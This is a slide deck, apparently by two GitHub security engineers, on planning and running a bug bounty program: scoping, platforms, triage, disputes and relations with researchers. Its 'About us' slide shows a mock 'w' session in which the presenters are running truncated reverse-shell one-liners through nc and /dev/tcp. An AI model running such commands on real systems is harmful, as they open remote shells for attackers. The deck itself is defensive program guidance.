Scoping for Success

Building a great Bug Bounty program

About us

```
# w
13:15:00 up 3 days, 13:00,  2 users,  load average: 31.00, 23.00, 8.00
USER          TTY      FROM             LOGIN@   IDLE   JCPU   PCPU   WHAT
jeffreyguerra pts/0    Los Angeles      13:15    1.00s  0.07s  ?      nc -c sh 10.10.2.20…
maclarel      pts/1    Ottawa           13:15    1:54   0.13s  0.13s  sh -i >& /dev/tcp/…
```

Jeffrey Guerra

@jeffreyguerra

Enjoys driving fast cars on curvy roads

Senior Security Engineer @ GitHub

Logan MacLaren

@maclarel

Long time security enthusiast & all around geek

Senior Security Engineer @ GitHub

Scoping for success

Fundamentals

Groundwork

Operations

Relationships

Fundamentals

Fundamentals

- Understand your attack surface
- Build, and audit, your asset inventory
- Understand the risks for each of your asset categories
    - Use a scoring system (e.g. CARVER)
- Establish vulnerability remediation practices

Groundwork

🔑 Groundwork

- Analyze Bug Bounty program options: VDP, Private, Public
- Scope with intention, and choose a platform to support you
- Collaborate with your chosen platform, PR, and Legal team(s)
  - Code of Conduct
  - NDA/Disclosure (ISO 29147)
  - Audits (ISO 27001)
  - Dispute process
- Utilize data to evaluate staffing, tooling, and budget needs

Operations

Operations

- Focus on transparency
- Make it clear what you want researchers to focus on
- Have a “voice” and communication plan
- Understand how to handle disputes & duplicates
- Explore “in-house” vs platform triage

Relationships

Relationships

- Empathetic messaging and interactions
- Be conscious of how you close reports
- Provide feedback & education related to submissions
- Showcase submissions to your program
- Participate in community discussions

Looking forward...


Looking forward - a call to action

- Revise roadmap with attainable and ambitious program goals
- Internally promote program findings as positives
- Review other programs that may attract similar researchers
- Chat with industry peers to understand trends and tips
- Request and adopt feedback from the researcher community

Resources

https://github.com/PwnCo/resources

Thank you!



https://octodex.github.com/images/scottocat.jpg